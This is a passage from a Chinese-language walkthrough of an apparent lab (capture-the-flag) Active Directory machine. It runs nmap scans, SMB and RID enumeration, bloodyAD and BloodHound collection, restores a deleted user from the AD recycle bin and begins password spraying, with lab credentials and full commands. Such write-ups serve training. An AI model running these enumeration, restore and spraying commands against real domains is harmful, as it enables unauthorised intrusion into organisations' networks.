




目标信息
目标地址:
10.129.162.161(非固定IP地址)
题目凭据:alex.turner / Checkpoint2024!
信息收集
ICMP检测
PING 10.129.162.161 (10.129.162.161) 56(84) bytes of data.
64 bytes from 10.129.162.161: icmp_seq=1 ttl=127 time=533 ms
64 bytes from 10.129.162.161: icmp_seq=2 ttl=127 time=455 ms
64 bytes from 10.129.162.161: icmp_seq=3 ttl=127 time=273 ms
64 bytes from 10.129.162.161: icmp_seq=4 ttl=127 time=603 ms

--- 10.129.162.161 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3002ms
rtt min/avg/max/mdev = 273.259/466.055/603.046/123.055 ms
攻击机和靶机间网络连接状态较差。
防火墙检测
# Nmap 7.99 scan initiated Sun Jun 14 00:41:22 2026 as: /usr/lib/nmap/nmap -sF -p- --min-rate 3000 -oN fin_result.txt 10.129.162.161
Nmap scan report for 10.129.162.161
Host is up (0.82s latency).
All 65535 scanned ports on 10.129.162.161 are in ignored states.
Not shown: 65535 open|filtered tcp ports (no-response)

# Nmap done at Sun Jun 14 00:42:14 2026 -- 1 IP address (1 host up) scanned in 51.91 seconds
无法探测靶机防火墙状态。
网络端口扫描
TCP开放端口详细信息扫描
# Nmap 7.99 scan initiated Sun Jun 14 00:45:05 2026 as: /usr/lib/nmap/nmap -sT -sV -A -p- --min-rate 3000 -oN tcp_result.txt 10.129.162.161
Nmap scan report for 10.129.162.161
Host is up (0.42s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE           VERSION
53/tcp    open  domain            Simple DNS Plus
88/tcp    open  kerberos-sec      Microsoft Windows Kerberos (server time: 2026-06-14 07:48:37Z)
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp   open  ldap              Microsoft Windows Active Directory LDAP (Domain: checkpoint.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?
3268/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: checkpoint.htb, Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl?
5985/tcp  open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf            .NET Message Framing
49664/tcp open  msrpc             Microsoft Windows RPC
49670/tcp open  msrpc             Microsoft Windows RPC
49671/tcp open  msrpc             Microsoft Windows RPC
49679/tcp open  msrpc             Microsoft Windows RPC
49680/tcp open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
49683/tcp open  msrpc             Microsoft Windows RPC
49710/tcp open  msrpc             Microsoft Windows RPC
49719/tcp open  msrpc             Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022 (88%)
OS CPE: cpe:/o:microsoft:windows_server_2022
Aggressive OS guesses: Microsoft Windows Server 2022 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-06-14T07:49:48
|_  start_date: N/A
|_clock-skew: 6h59m59s

TRACEROUTE (using proto 1/icmp)
HOP RTT       ADDRESS
1   398.47 ms 10.10.16.1
2   398.53 ms 10.129.162.161

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jun 14 00:50:46 2026 -- 1 IP address (1 host up) scanned in 341.84 seconds
UDP开放端口扫描
# Nmap 7.99 scan initiated Sun Jun 14 00:51:56 2026 as: /usr/lib/nmap/nmap -sU -p- --min-rate 3000 -oN udp_ports.txt 10.129.162.161
Nmap scan report for 10.129.162.161
Host is up (0.23s latency).
Not shown: 65531 open|filtered udp ports (no-response)
PORT    STATE SERVICE
53/udp  open  domain
88/udp  open  kerberos-sec
123/udp open  ntp
389/udp open  ldap

# Nmap done at Sun Jun 14 00:52:42 2026 -- 1 IP address (1 host up) scanned in 45.77 seconds
UDP端口详细信息扫描
(无)
同时发现,靶机使用Windows Server 2025操作系统,运行了Active Directory服务和5985/WinRM服务,根据netexec工具探测可知,靶机主域名为checkpoint.htb,域控主机名为dc01。
服务探测
DNS服务(53端口)
首先,尝试使用dig工具查询靶机DNS服务内的主要记录:
dig any checkpoint.htb @dc01.checkpoint.htb

除域控记录外,未发现其它有效信息。
Windows SMB服务
尝试使用题目提供的凭据连接靶机SMB服务:
faketime -f "+7h" impacket-smbclient -k checkpoint.htb/alex.turner:'Checkpoint2024!'@dc01.checkpoint.htb

发现靶机SMB服务内除了默认共享外,还有DevDrop和VMBackups两个用户共享。尝试进行信息收集,发现DevDrop目录为空且当前无权创建文件,而VMBackups根本无法访问:

除此之外,未发现任何信息。
Active Directory服务
域内RID爆破
在进行域内关系枚举前,首先使用impacket-lookupsid工具爆破域内对象RID:
impacket-lookupsid -domain-sids checkpoint.htb/alex.turner:'Checkpoint2024!'@dc01.checkpoint.htb 40000

发现靶机中存在如下用户:
Administrator  Guest  krbtgt  DC01$
alex.turner  ryan.brooks  svc_deploy  james.harper  sarah.mitchell
emily.carter  david.reynolds  jessica.coleman  lauren.flores
michael.torres  kevin.patterson  brian.jenkins  megan.perry
max.palmer
域关系信息收集
发现域内用户对象后,尝试使用bloodyAD工具收集当前用户alex.turner可写的域内对象:
faketime -f "+7h" bloodyad -d checkpoint.htb -u alex.turner -p 'Checkpoint2024!' -H dc01.checkpoint.htb get writable

发现靶机域回收站内存在名为Mark Davies的用户对象,当前用户对其有写入权限,同时,当前用户也对组织单元Employees有创建对象权限。
写入关系收集完毕后,使用bloodyAD的bloodhound模块,收集全面的域关系信息:
faketime -f "+7h" bloodyad -d checkpoint.htb -u alex.turner -p 'Checkpoint2024!' -H dc01.checkpoint.htb get bloodhound
将其打包上传到BloodHound分析系统上,首先列出最短攻击路径:

可以发现max.palmer用户为域管理员,且当前用户不在攻击路径上。
尝试搜索Employees组织单元,发现该组织单元下包含多个子组织单元:

经分析研判,决定尝试使用bloodyAD的restore模块恢复Mark Davies用户,再进行进一步信息收集。
渗透测试
AD回收站恢复用户对象
在服务探测阶段,我们已经发现AD回收站中存在用户对象Mark Davies,且当前用户对Employees组织单元拥有CREATE_CHILD权限,下面进行恢复:
faketime -f "+7h" bloodyad -d checkpoint.htb -u alex.turner -p 'Checkpoint2024!' -H dc01.checkpoint.htb set restore "CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted Objects,DC=checkpoin
t,DC=htb"

恢复成功!但目前并不知道该用户的密码,尝试进行密码喷洒:
faketime -f "+7h" netexec ldap dc01.checkpoint.htb -d checkpoint.htb -u mark.davies -p 'Checkpoint2024!' -k
